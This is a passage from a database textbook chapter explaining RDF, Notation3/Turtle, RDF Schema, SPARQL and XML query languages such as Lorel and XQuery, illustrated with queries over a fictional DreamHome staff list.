The **Resource Description Framework (RDF)**, developed under the auspices of W3C, is an infrastructure that enables the encoding, exchange, and reuse of structured metadata (W3C, 1999d, 2004c). This infrastructure enables metadata interoperability through the design of mechanisms that support common conventions of semantics, syntax, and structure. RDF does not stipulate the semantics for each domain of interest, but instead provides the ability for these domains to define metadata elements as required. RDF uses XML as a common syntax for the exchange and processing of metadata. By exploiting the features of XML, RDF imposes structure that provides for the expression of semantics and, as such, enables consistent description and exchange of standardized metadata.

RDF data model

The basic RDF data model consists of three objects:

- **Resource**, which is anything that can have a URI; for example, a Web page, a number of Web pages, or a part of a Web page, such as an XML element.
- **Property**, which is a specific attribute used to describe a resource. For example, the attribute `Author` may be used to describe who produced a particular XML document.
- **Statement**, which consists of the combination of a resource, a property, and a value. These components are known as the “subject,” “predicate,” and “object” of an RDF statement. For example, “The Author of `http://www.dreamhome.co.uk/staff_list.xml` is John White” is a statement.



We can express this last statement in RDF as follows:

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:s="http://www.dreamhome.co.uk/schema/">
  <rdf:Description about="http://www.dreamhome.co.uk/staff_list.xml">
    <s:Author>John White</s:Author>
  </rdf:Description>
</rdf:RDF>
```

We can represent this diagrammatically using the directed labeled graph shown in Figure 30.15(a). If we wished to store descriptive information about the author, we would model author as a resource as shown in Figure 30.15(b). In this case, we could use the following XML fragment to describe this metadata:

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:s="http://www.dreamhome.co.uk/schema/">
  <rdf:Description about="http://www.dreamhome.co.uk/staff_list.xml">
    <s:Author rdf:resource="http://www.dreamhome.co.uk/Author_001"/>
  </rdf:Description>
  <rdf:Description about="http://www.dreamhome.co.uk/Author_001">
    <s:Name>John White</s:Name>
    <s:e-mail>white@dreamhome.co.uk</s:e-mail>
    <s:position>Manager</s:position>
  </rdf:Description>
</rdf:RDF>
```




Figure 30.15 (a) Representing author as a property; (b) representing author as a resource.

Notation3 (N3) and Turtle

Notation3—or N3, as it is more commonly known—is a shorthand non-XML serialization of RDF models that is more compact and human-readable than the XML RDF notation. The format is being developed by Tim Berners-Lee and others from the Semantic Web community. N3 supports some features beyond a serialization for RDF models, such as support for RDF-based rules. Turtle is a simplified, RDF-only subset of N3. In N3 and Turtle (Terse RDF Triple Language) statements are written as triples consisting of the *subject* URI (in brackets or abbreviated with namespaces), followed by the *predicate* URI, followed by the *object* URI or literal value, followed by a period. Also, namespaces are declared at the top with the `@prefix` directive. For example, we can rewrite the previous RDF fragment in N3 as follows:



```
@prefix rdf: <http://www.w3.org/1999/02/22-rdf-syntax-ns#>.
@prefix s: <http://www.dreamhome.co.uk/schema>.
<http://www.dreamhome.co.uk/staff_list.xml>
  s:Author <http://www.dreamhome.co.uk/Author_001>.
<http://www.dreamhome.co.uk/Author_001> s:Name "John White".
<http://www.dreamhome.co.uk/Author_001>
  s:e-mail "white@dreamhome.co.uk".
<http://www.dreamhome.co.uk/Author_001> s:position "Manager".
```

RDF Schema

RDF Schema specifies information about classes in a schema including properties (attributes) and relationships between resources (classes). More succinctly, the RDF Schema mechanism provides a basic *type system* for use in RDF models, analogous to XML Schema (W3C, 2000c, 2004d). It defines resources and properties such as `rdfs:Class` and `rdfs:subClassOf` that are used in specifying application-specific schemas. It also provides a facility for specifying a small number of constraints such as the cardinality required and permitted of properties of instances of classes.

An RDF Schema is specified using a declarative language influenced by ideas from knowledge representation (for example, semantic nets and predicate logic), as well as database schema representation models such as binary relational models, for example, NIAM (Nijssen and Halpin, 1989), and graph data models. A more complete discussion of RDF and RDF Schema is outside the scope of this book and the interested reader is referred to the W3C documents for more information.

SPARQL

SPARQL (Simple Protocol and RDF Query Language), pronounced “sparkle,” is an RDF query language that has been developed by the RDF Data Access Working Group (DAWG) of the W3C, and is considered a component of the Semantic Web (W3C, 2008). As we have seen above, RDF is built on the triple, a 3-tuple consisting of *subject*, *predicate*, and *object*. In the same way, SPARQL is built on the *triple pattern*, which also consists of a subject, predicate, and object and is terminated with a full stop. In fact, an RDF triple is also a SPARQL triple pattern. URIs (for example, for identifying resources) are written inside angle brackets; literal strings are denoted with either double or single quotes; properties, like `Name`, can be identified by their URI or more normally using a `QName`-style syntax to improve readability. Unlike a triple, a triple pattern can include variables. Any or all of the subject, predicate, and object values in a triple pattern may be replaced by a variable, which indicate data items of interest that will be returned by a query. The following example illustrates the use of SPARQL.

EXAMPLE 30.3 Using SPARQL

(1) *Return the name and email of authors.*

```
SELECT ?name, ?e-mail
FROM <http://www.dreamhome.co.uk/staff_list.rdf>
WHERE {
    ?x ?s:name ?name.
    ?x ?s:e-mail ?e-mail.
}
```

The `SELECT` clause is used to define the data items that will be returned by a query. In this example we are returning two items: the name of the author and the email of the author. As you might expect, the `FROM` keyword identifies the data against which the query will be run. In this instance, the query references the URI of the corresponding RDF file. A query may actually include multiple `FROM` keywords, as a means to assemble larger RDF graphs for querying. Finally, we have the `WHERE` clause, which is used to constrain the data to be returned by the query (in this case, we are looking for elements with an `s:name` and an `s:e-mail`). The `WHERE` keyword is actually optional and can legally be omitted to make queries slightly terser.

(2) *Return the name, email, and telephone number (if one exists) of authors (and order the results by name).*

```
SELECT ?name, ?e-mail, ?telNo
FROM <http://www.dreamhome.co.uk/staff_list.rdf>
WHERE {
    ?x ?s:name ?name.
    ?s:e-mail ?e-mail.
    OPTIONAL { ?x ?s:telNo ?telNo. }
}
ORDER BY ?name
```

In the previous example, we were looking for elements that contained both an `s:name` and an `s:e-mail`. In this second example, the element may or may not have a telephone



number. To ensure that we include elements that do not have a telephone number, we must use the OPTIONAL keyword. Within the result set, if an element does not have a telNo property, then the telNo variable is said to be unbound for that particular solution (row). The ORDER BY keyword is used to order the return set.

(3) *Return the names of authors who are either Managers or Assistants.*

```

SELECT ?name
FROM <http://www.dreamhome.co.uk/staff_list.rdf>
WHERE {
    ?x ?s:Name ?name.
    ?s:position ?position.
    FILTER { ?position = "Manager" || ?position = "Assistant". }
}

```

The FILTER keyword allows us to restrict the return set based on the author's position.

A fuller description of SPARQL is beyond the scope of this book and the interested reader is referred to the Further Reading section for this chapter at the end of the book.

30.5 XML Query Languages

Data extraction, transformation, and integration are well-understood database issues that rely on a query language. Two standard languages for DBMSs that we examined in earlier parts of this book—SQL and OQL—do not apply directly to XML because of the irregularity of XML data. However, XML data is similar to semistructured data that we examined in Section 30.1. There are many semistructured query languages that can be used to query XML documents, including XML-QL (Deutsch *et al.*, 1998), UnQL (Buneman *et al.*, 1996), and XQL from Microsoft (Robie *et al.*, 1998). These languages have a notion of a path expression for navigating the nested structure of XML. For example, XML-QL uses a nested XML-like structure to specify the part of a document to be selected and the structure of the XML result. To find the surnames of staff who earn more than £30,000, we could use the following query:

```

WHERE <STAFF>
    <SALARY>$S</SALARY>
    <NAME><FNAME>$F</FNAME> <LNAME>$L</LNAME></NAME>
</STAFF> IN "http://www.dreamhome.co.uk/staff.xml"
    $S > 30000
CONSTRUCT <LNAME>$L</LNAME>

```



Although there are many different approaches, in this section we concentrate on two:

- how the Lore data model and Lorel query language have been extended to handle XML;
- the work of the W3C XML Query Working Group.

30.5.1 Extending Lore and Lorel to Handle XML

We introduced Lore and Lorel in Section 30.1.2. With the emergence of XML, the Lore system has been migrated to handle XML (Goldman *et al.*, 1999). In Lore's new XML-based data model, an XML element is a pair (eid, value), where eid is a unique element identifier and value is either a string or a complex value containing one of the following:

- a string-valued tag corresponding to the XML tag for that element;
- an ordered list of attribute name and value pairs, with value a base type (for example, integer or string) or an ID, IDREF, or IDREFS;
- an ordered list of *crosslink* subelements of the form (label, eid), where label is a string (crosslink subelements are introduced using IDREF or IDREFS);
- an ordered list of *normal* subelements of the form (label, eid), where label is a string (normal subelements are introduced using lexical nesting within an XML document).

Comments and whitespace between tagged elements are ignored, and CDATA sections are translated into atomic text elements. Figure 30.16 illustrates the mapping from the XML document of Figure 30.7 to the data model. Interestingly, Lore supports two views of XML data: *semantic* and *literal*. In semantic mode, the database is viewed as an interconnected graph with IDREF and IDREFS attributes omitted, and the distinction between subelement and crosslink edges removed. In literal mode, IDREF and IDREFS attributes are present as textual strings and




Figure 30.16 An XML document in Lore.

crosslink edges are removed, so that the database is always a tree. In Figure 30.16, subelement edges are solid and crosslink edges are dashed; IDREF attributes are shown in {}.

Lorel

The concept of path expression has been extended in the XML version of Lorel to allow navigation of both attributes and subelements, distinguished by a *path expression qualifier* (“>” for matching subelements only and “@” for attributes). When no qualifier is given, both attributes and subelements are matched. In addition, Lorel has been extended so that the expression *[range]* can optionally be applied to any path expression component or variable (range is a list of single numbers and/or ranges, such as [1–3, 7]).

As an example, the following Lorel query is equivalent to the one we gave at the start of Section 30.4 in XML-QL:



```
SELECT s.NAME.LNAME  
FROM DREAMHOME.STAFF s  
WHERE s.SALARY > 30000
```

30.5.2 XML Query Working Group

W3C formed an XML Query Working Group in 1999 to produce a data model for XML documents, a set of query operators on this model, and a query language based on these query operators. Queries operate on single documents or fixed collections of documents, and they can select entire documents or subtrees of documents that match conditions based on document content and structure. Queries can also construct new documents based on what has been selected. Ultimately, collections of XML documents will be accessed like databases.

Several communities have contributed to the specification of XQuery:

- The database community have provided their experience in designing query languages and optimization techniques for data-intensive applications. Such *data-centric* applications generally require efficient update and retrieval operations on potentially very large databases. XQuery incorporates features from query languages for relational systems (SQL) and object-oriented systems (OQL).
- The document community have provided their experience in designing systems for processing structured documents. *Document-centric* applications may require text search facilities and processing that depend on document context and order. XQuery supports operations on document order and can navigate, extract, and restructure documents.
- The programming language community have provided their experience in designing functional languages, type systems, and usage of formal specification of languages. XQuery is a functional language with a static type system based on XML Schema. As you will see shortly, formal semantics have been included as an integral part of the XQuery specification.

At the time of writing, this Working Group has produced a number of documents:

- XML Query (XQuery) Requirements;
- XML Query 1.0 Use Cases;

- Building a Tokenizer for XPath or XQuery;
- XML XQuery 1.0 and XPath 2.0 Data Model;
- XML XQuery 1.0 and XPath 2.0 Formal Semantics;
- XQuery 1.0—An XML Query Language;
- XML syntax for XQuery 1.0 (XQueryX);
- XQuery 1.0 and XPath 2.0 Functions and Operators;
- XSLT 2.0 and XQuery 1.0 Serialization; XQuery Update Facility.

The XML Query Requirements document specifies goals, usage scenarios, and requirements for the W3C XML Query Data Model, and query language. Some of the requirements state that:

- the language must be declarative and it must be defined independently of any protocols with which it is used;
- the data model must represent both XML 1.0 character data and the simple and complex types of the XML Schema specification; it must also include support for references within and outside a document;
- queries should be possible whether or not a schema exists;
- the language must support both universal and existential quantifiers on collections and it must support aggregation, sorting, nulls, and be able to traverse inter- and intradocument references.

A set of test cases for XML queries with expected returns is provided as a separate W3C document. In the remainder of this section we discuss the XQuery language, the data model, and the formal semantics.

30.5.3 XQuery—A Query Language for XML

The W3C Query Working Group has proposed a query language for XML called XQuery (W3C, 2007f; 2010f). XQuery is derived from an XML query language called Quilt (Chamberlin *et al.*, 2000), which in turn borrowed features from several other languages, such as XPath, XML-QL, SQL, OQL, Lorel, XQL, and YATL (Cluet *et al.*, 1999). Like OQL, XQuery is a functional language in which a query is represented as an *expression*. The value of an expression is always a *sequence*, which is an ordered collection of one or more *atomic values* or *nodes*; an atomic value is a single value that corresponds to the simple types defined in XML Schema (see Section 30.4); a node can be a document, element, attribute, text, namespace, processing instruction, or comment. XQuery supports several kinds of expression, which can be nested (supporting the notion of a subquery). In this section we discuss various aspects of the language and provide examples. We start by discussion path expressions and then the more general type of expression known as FLWOR expressions.

Path expressions

XQuery path expressions use the syntax of XPath, as discussed in Section 30.3.4. In XQuery, the result of a path expression is an ordered list of nodes, including their descendant nodes. The top-level nodes in the path expression result are ordered according to their position in the original hierarchy, in top-down, left-to-right order. The result of a path expression may contain duplicate values, that is, multiple nodes with the same type and content.

Each step in a path expression represents movement through a document in a particular direction, and each step can eliminate nodes by applying one or more predicates. The result of each step is a list of nodes that serves as a starting point for the next step. A path expression can begin with an expression that identifies a specific node, such as the function `doc(string)`, which returns the root node of a named document. A query can also contain a path expression beginning with “/” or “//”, which represents an implicit root node determined by the environment in which the query is executed. We now provide some examples of path expressions.

EXAMPLE 30.4 Examples of XQuery path expressions

(1) Find the staff number of the first member of staff in the XML document of Figure 30.5.

```
doc("staff_list.xml")/STAFFLIST/STAFF[1]//STAFFNO
```

This example uses a path expression consisting of four steps: the first step opens `staff_list.xml` and returns its document node; the second step uses `/STAFFLIST` to select the `STAFFLIST` element at the top of the document; the third step locates the first `STAFF` element that is a child of the `STAFFLIST` element; the final step finds `STAFFNO` elements occurring anywhere within this `STAFF` element. Knowing the structure of the document, we could also have expressed this as:

```
doc("staff_list.xml")//STAFF[1]/STAFFNO or  
doc("staff_list.xml")/STAFFLIST/STAFF[1]/STAFFNO
```

(2) Find the staff numbers of the first two members of staff.

```
doc("staff_list.xml")/STAFFLIST/STAFF[1 TO 2]/STAFFNO
```

This is similar to the previous example but demonstrates the use of a range expression (TO) to select the `STAFFNO` element of the first two `STAFF` elements.

(3) Find the surnames of the staff at branch B005.


```
doc("staff_list.xml")/STAFFLIST/STAFF[@branchNo = "B005"]//LNAME
```

This example uses a path expression consisting of five steps, the first two of which are as for the first example. The third step uses `/STAFF` to select the `STAFF` elements within the `STAFFLIST` element; the fourth step consists of a predicate (predicates are enclosed within square brackets) that restricts the `STAFF` elements to those with a `branchNo` attribute equal to B005; the final step selects the `LNAME` element(s) occurring anywhere within the restricted `STAFF` elements.

FLWOR expressions

A FLWOR (pronounced “flower”) expression is constructed from FOR, LET, WHERE, ORDER BY, and RETURN clauses. The syntax of a FLWOR expression is:

FOR	forVar IN inExpression
LET	letVar := letExpression
[WHERE	filterExpression]
[ORDER BY	orderSpec]
RETURN	expression

**Figure 30.17**

Flow of data
in a FLWOR
expression.

A FLWOR expression starts with one or more FOR or LET clauses in any order, followed by an optional WHERE clause, an optional ORDER BY clause, and a required RETURN clause. As in an SQL query, these clauses must appear in order, as shown in Figure 30.17. A FLWOR expression binds values to one or more variables and then uses these variables to construct a result. A combination of variable bindings created by the FOR and LET clauses is called a *tuple*.

The FOR and LET clauses The FOR clause and LET clause serve to bind values to one or more variables using expressions (for example, path expressions). The FOR clause is used whenever iteration is needed and associates each specified variable with an expression that returns a list of nodes. The result of the FOR clause is a *tuple stream* in which each tuple binds a given variable to one of the items to which its associated expression evaluates. Each variable in a FOR clause can be thought of as iterating over the nodes returned by its respective expression.

A LET clause also binds one or more variables to one or more expressions, but without iteration, resulting in a single binding for each variable. For example, the clause `FOR $S IN /STAFFLIST/STAFF` results in many bindings, each of which binds the variable `$S` to one STAFF element in STAFFLIST. On the other hand, the clause `LET $S := /STAFFLIST/STAFF` binds the variable `$S` to a list containing all the STAFF elements in the list.

A FLWOR expression may contain several FOR and LET clauses, and each of these clauses may contain references to variables bound in previous clauses.

The WHERE clause The optional WHERE clause specifies one or more conditions to restrict the tuples generated by the FOR and LET clauses. Variables bound by a FOR clause, representing a single node, are typically used in scalar predicates such as `$S/SALARY > 10000`. On the other hand, variables bound by a LET clause may represent lists of nodes, and can be used in a list-oriented predicate such as `avg($S/SALARY) > 20000`.

The RETURN and ORDER BY clauses The RETURN clause is evaluated once for each tuple in the tuple stream and the results of these evaluations are concatenated to form the result of the FLWOR expression. The ORDER BY clause, if specified, determines the order of the tuple stream which, in turn, determines the order in which the RETURN clause is evaluated using the variable bindings in the respective tuples. If no ORDER BY clause is specified, the order of the tuple stream is determined by the orderings of the sequences returned by the expressions in the FOR clause(s). The ORDER BY clause provides one or more ordering specifications, called *orderspecs*, each of which specifies an expression to be used to sort the result. An orderspec can optionally be qualified to sort in ascending or descending order, or to indicate how an expression that evaluates to an empty sequence should be handled, or to provide a collation to be used. The ORDER BY clause can also indicate how to sort two items that are of equal value (the qualifier STABLE preserves the relative order of the two items; otherwise, the ordering is implementation-dependent). We now provide some examples of FLWOR expressions.

EXAMPLE 30.5 Examples of XQuery FLWOR expressions

(1) List staff with a salary of £30,000.

```
LET $SAL := 30000
RETURN doc("staff_list.xml")//STAFF[SALARY = $SAL]
```

This is a simple extension of a path expression with a variable used to represent the value of the salary we wish to restrict. For the XML document of Figure 30.5, only one STAFF element satisfies this predicate, so the result of this query is:

```
<STAFF branchNo = "B005">
  <STAFFNO>SL21</STAFFNO>
  <NAME>
    <FNAME>John</FNAME> <LNAME>White</LNAME>
  </NAME>
  <POSITION>Manager</POSITION>
  <DOB>1945-10-01</DOB>
  <SALARY>30000</SALARY>
</STAFF>
```

Before proceeding, we note two interesting points with this query:

- The predicate seems to compare an element (SALARY) with a value (30000). In fact, the “=” operator extracts the typed value of the element resulting in a decimal value in this case (see Figure 30.14), which is then compared with 30000.
- The “=” operator is called a *general comparison operator*. XQuery also defines *value comparison operators* (“eq”, “ne”, “lt”, “le”, “gt”, “ge”), which are used to compare two atomic values. If either operand is a node, **atomization** is used to convert it to an atomic value (if either operand is untyped, it is treated as a string). If no type information is available (for example, the document has a DTD rather than an XML Schema), a cast would be needed to convert the SALARY element to an appropriate type:

```
xs:decimal(SALARY) gt $SAL
```

If we try to compare an atomic value with an expression that returns multiple nodes, then a general comparison operator returns true if *any* value satisfies the predicate; however, a value comparison operator would raise an error in this case.

(2) List the staff at branch B005 with a salary greater than £15,000.

```
FOR $S IN doc("staff_list.xml")//STAFF
WHERE $S/SALARY > 15000 AND $S/@branchNo = "B005"
RETURN $S/STAFFNO
```

In this example we have used a FOR clause to iterate over the STAFF elements in the document and, for each one, to test the SALARY element and branchNo attribute. The result of this query is:

```
<STAFFNO>SL21</STAFFNO>
```

The concept of **effective boolean value (EBV)** is key to evaluating logical expressions. The EBV of an empty sequence is false; the EBV is also false if the expression evaluates to: the xs:boolean value false, a numeric or binary zero, a zero-length string, or the special float value NaN (not a number); the EBV of any other sequence evaluates to true.

(3) List all staff, ordered in descending order of staff number.

```
FOR $S IN doc("staff_list.xml")//STAFF
ORDER BY $S/STAFFNO DESCENDING
RETURN $S/STAFFNO
```

This query uses the ORDER BY clause to provide the required ordering. The result of this query is:

```
<STAFFNO>SL21</STAFFNO>
<STAFFNO>SG37</STAFFNO>
```

(4) List each branch office and the average salary at the branch.

```
FOR $B IN distinct-values(doc("staff_list.xml")//@branchNo)
LET $avgSalary := avg(doc("staff_list.xml")//STAFF[@branchNo = $B]/SALARY)
RETURN
  <BRANCH>
    <BRANCHNO>{$B/text()}</BRANCHNO>
    <AVGSALARY>$avgSalary</AVGSALARY>
  </BRANCH>
```

This example demonstrates the use of the built-in function distinct-values() to generate a set of unique branch numbers and how element constructors can be used within the RETURN clause. It also shows the use of an aggregate function applied to the SALARY elements to calculate the average salary at a given branch. As we noted in the first example, atomization is used to extract the typed value of the SALARY elements to compute the average.

(5) List the branches that have more than 20 staff.

```
<LARGEBRANCHES>{
FOR $B IN distinct-values(doc("staff_list.xml")//@branchNo)
LET $S := doc("staff_list.xml")//STAFF[@branchNo = $B]
WHERE count($S) > 20
RETURN
  <BRANCHNO>{$B/text()}</BRANCHNO>
}</LARGEBRANCHES>
```

Note that the WHERE clause can contain any expression that evaluates to a boolean value, which is not the case in SQL (see, for example, Example 6.20).

(6) *List the branches that have at least one member of staff with a salary greater than £15,000.*

```
<BRANCHESWITHLARGESALARIES>{
  FOR $B IN distinct-values(doc("staff_list.xml")//@branchNo)
  LET $S := doc("staff_list.xml")//STAFF[@branchNo = $B]
  WHERE SOME $sal IN $S/SALARY
    SATISFIES ($sal > 15000)
  ORDER BY $B
  RETURN
    <BRANCHNO>{$B/text()}</BRANCHNO>}
</BRANCHESWITHLARGESALARIES>
```

In this example, we use the **existential quantifier** SOME within the WHERE clause to restrict the branches to be returned to those where there is at least one member of staff with a salary greater than £15,000. XQuery also provides a **universal quantifier** EVERY that can be used to test whether every node in the sequence satisfies a condition. Note that applying the universal quantifier to an empty sequence evaluates to true. For example, if we applied the universal quantifier to test that a member of staff's date of birth (DOB) was before a certain date, the STAFF element corresponding to SG37 would be included (because it has no DOB element).

In the next few examples we show how XQuery can join XML documents together with the FOR and WHERE clauses. To demonstrate this we introduce another XML document containing next of kin details for staff in the file nok.xml, as shown in Figure 30.18.

Figure 30.18
XML document
for Next of Kin.

```
<NOKLIST>
  <NOK>
    <STAFFNO>SL21</STAFFNO>
    <NAME>Mrs Mary White</NAME>
  </NOK>
</NOKLIST>
```

EXAMPLE 30.6 XQuery FLWOR expressions: joining two documents

(1) *List staff along with the details of their next of kin.*

```
FOR $S IN doc("staff_list.xml")//STAFF,
  $NOK IN doc("nok.xml")//NOK
WHERE $S/STAFFNO = $NOK/STAFFNO
RETURN <STAFFNOK> { $S, $NOK/NAME } </STAFFNOK>
```

A FLWOR expression can bind one variable to the staff data and another to the next of kin data, thereby allowing us to compare the data in both files and to create results

that combine their data. For readers who know the join statement of SQL, this construct will seem familiar. The result of this query is:

```
<STAFFNOK>
  <STAFF branchNo = "B005">
    <STAFFNO>SL21</STAFFNO>
    <NAME>
      <FNAME>John</FNAME> <LNAME>White</LNAME>
    </NAME>
    <POSITION>Manager</POSITION>
    <DOB>1945-10-01</DOB>
    <SALARY>30000</SALARY>
  </STAFF>
  <NAME>Mrs Mary White</NAME>
</STAFFNOK>
```

Note that staff member SG37 has no next of kin and so is excluded from the result. The next example demonstrates how to include all staff irrespective of whether there is a corresponding next-of-kin.

(2) *List all staff along with their next-of-kin details.*

```
FOR $S IN doc("staff_list.xml")//STAFF
RETURN
<STAFFNOK>
  { $S }
  {
    FOR $NOK IN doc("nok.xml")//NOK
    WHERE $S/STAFFNO = $NOK/STAFFNO
    RETURN $NOK/NAME
  }
</STAFFNOK>
```

In this example we wish to list the details of each member of staff irrespective of whether he/she has a next-of-kin. In the relational model, this is known as a Left Outer join (see Section 5.1.3). The outer FOR statement iterates over each STAFF element in the first XML document and the inner FOR iterates over each NOK element in the second XML document and matches these elements based on equivalent STAFFNO elements. In this case, however, the first RETURN clause executes the expression { \$S } to return the STAFF element regardless of whether the member of staff has a matching next of kin. The result of this query is shown in Figure 30.19.

(3) *List each branch office and the staff who work at the branch.*

```
<BRANCHLIST>
{
FOR $B IN distinct-values(doc("staff_list.xml")//@branchNo)
ORDER BY $B
RETURN
  <BRANCHNO>{ $B/text() }
  {
    FOR $S IN doc("staff_list.xml")//STAFF
    WHERE $S/@branchNo = $B
    ORDER BY $S/STAFFNO
    RETURN $S/STAFFNO, $S/NAME, $S/POSITION, $S/SALARY
  }
}
```

```

<STAFFNOK>
  <STAFF branchNo = "B005">
    <STAFFNO>SL21</STAFFNO>
    <NAME>
      <FNAME>John</FNAME><LNAME>White</LNAME>
    </NAME>
    <POSITION>Manager</POSITION>
    <DOB>1945-10-01</DOB>
    <SALARY>30000</SALARY>
  </STAFF>
  <NAME>Mrs Mary White</NAME>
</STAFFNOK>
<STAFFNOK>
  <STAFF branchNo = "B003">
    <STAFFNO>SG37</STAFFNO>
    <NAME>
      <FNAME>Ann</FNAME><LNAME>Beech</LNAME>
    </NAME>
    <POSITION>Assistant</POSITION>
    <SALARY>12000</SALARY>
  </STAFF>
</STAFFNOK>

```

Figure 30.19 Result of XQuery in Example 30.5(b).

```

    }
  </BRANCHNO>
}
</BRANCHLIST>

```

This query demonstrates how a FLWOR expression can be embedded within a RETURN clause in this case to produce a rearrangement of the document ordered by branch number and within branch number by staff number.

Built-in functions and user-defined functions

We have already seen some of the built-in functions in XQuery: `doc()`, `distinct-values()`, `count()`, and `avg()`. Many others are defined, such as:

- the other common aggregate functions `min()`, `max()`, `sum()`;
- string functions like `substring()`, `string-length()`, `starts-with()`, `ends-with()`, and `concat()`;
- numeric functions like `round()`, `floor()`, and `ceiling()`;
- other functions like `not()`, `empty()`, to test whether a sequence is empty, `exists()`, to test whether a sequence has at least one item, `string()`, which returns the string value of a node, and `data()`, which returns the typed value of a node.

These functions are defined in the XQuery 1.0 and XPath 2.0 Functions and Operators specification (W3C, 2007g; 2010g). In addition, users can create their own functions using `DEFINE FUNCTION`, which specifies the function signature followed by a function body enclosed in curly braces (`{ }`). The function signature provides a list of comma-separated input parameters along with a return type; the

function body can be an expression of arbitrary complexity but must return a value of the type declared in the function signature. The next example illustrates the specification and use of a user-defined function.

EXAMPLE 30.7 Example of a user-defined function

Create a function to return the staff at a given branch.

```

DEFINE FUNCTION staffAtBranch($branchNumber) AS element()*
{
    FOR $$ IN doc("staff_list.xml")//STAFF
    WHERE $$/@branchNo = $branchNumber
    ORDER BY $$/STAFFNO
    RETURN $$/STAFFNO, $$/NAME, $$/POSITION, $$/SALARY
}

```

This function is based on the inner loop of Example 30.5(c). We can replace this loop now with the following call to this function:

```
staffAtBranch($B)
```

As XML allows structures to be recursive, XQuery also allows user-defined functions to be recursive to simplify the processing of recursive XML. As illustrated in Figure 30.20, functions can be placed into **library modules** by including a **MODULE** declaration at the start of the module; for example:

```
MODULE "http://www.dreamhome.co.uk/library/staff_list"
```

This module can then be imported by queries by specifying the URI of the module, and optionally the location where the module can be found, in the *prolog* section of a query (the prolog is a series of declarations and imports that create the environment for query processing); for example:

```

IMPORT MODULE "http://www.dreamhome.co.uk/library/staff_list"
AT "file:///C:/xroot/lib/staff_list.xq"

```



Types and sequence types

Each element or attribute in XQuery has a *type annotation*. If an element has been validated through an XML Schema, it will have the type specified in this schema (see Section 30.4). If an element has not been validated or has not been given a type annotation, it is given the default type annotation `xs:anyType` (or `xd:untypedAtomic` for




Figure 30.20
XQuery module structure.

an attribute node). Atomic (nonnode) values can also have type annotations. The annotation `xd:untypedAtomic` indicates that the type is unknown (typically raw text from a schema-less XML file). Operations that take atomic values can cast one of these types to a more specific type, such as `xs:string`, but if the atomic value is of the wrong type, a runtime error may occur.

